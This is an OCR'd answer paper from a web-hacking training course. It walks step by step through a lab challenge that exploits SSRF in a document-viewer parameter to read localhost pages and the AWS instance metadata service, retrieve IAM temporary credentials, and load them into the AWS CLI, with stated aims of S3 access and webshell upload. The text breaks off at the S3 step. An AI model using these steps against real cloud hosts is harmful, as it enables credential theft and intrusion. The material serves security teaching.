
Advanced Web Hacking (Part 4)

Answer Paper



Contents

Module: Cloud Pentesting


AWS - SSRF Exploitation - Elastic Beanstalk

Challenge URL: http://cloud.webhacklab.com/view_pospdocument.php?doc= {}


- **Identify and exploit SSRF vulnerability to gain access to S3 buckets and download the source of the application hosted on AWS cloud.**
- **Upload a webshell via Continuous Deployment (CD) pipeline.**

Solution:


Step 1: Navigate to the URL "http://cloud.webhacklab.com/view_pospdocument.php?doc=https://raw.githubusercontent.com/nirhua/test/master/cloud-memes.jpg"



Step 2: By default Apache's server-status page is not accessible from the internet but only via localhost as shown below.




Step 3: Intercept the above request and provide "http://localhost/server-status" to parameter "doc". Due to SSRF vulnerability it is possible to read the page content as shown below.



Note: Confirming that the service provider is Amazon through server fingerprinting.

Step 4: Retrieve the IAM account number, profile ID passing the metadata URL to parameter “doc”:

http://cloud.webhacklab.com/view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/info




Account number: 696XXXXX79

Instance Profile Id: AIPAIAPD5TXQPXXXXXXXX

Step 5: Retrieve the region by passing the metadata URL to parameter “doc”.


http://169.254.169.254/latest/dynamic/instance-identity/document



Region: us-east-1

Step 6: Navigate to the URL below for retrieving AccessKeyId, SecretAccessKey and Token:

```
http://cloud.webhacklab.com/view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role
```



Step 7: Setup AWS Command Line Interface (CLI) using Kali Terminal.

```
root@kali:~# export AWS_ACCESS_KEY_ID=ASIA2EG3F.............
root@kali:~# export AWS_SECRET_ACCESS_KEY=mhEI+cQUGIy79XMqm6nlXrV…….
root@kali:~# export AWS_DEFAULT_REGION=us-east-1
root@kali:~# export AWS_SESSION_TOKEN=FQoGZXIvYXdzEIf//////////wEaDCaPfjkbqj20….
```

Step 8: Access S3 bucket using the Kali Terminal.

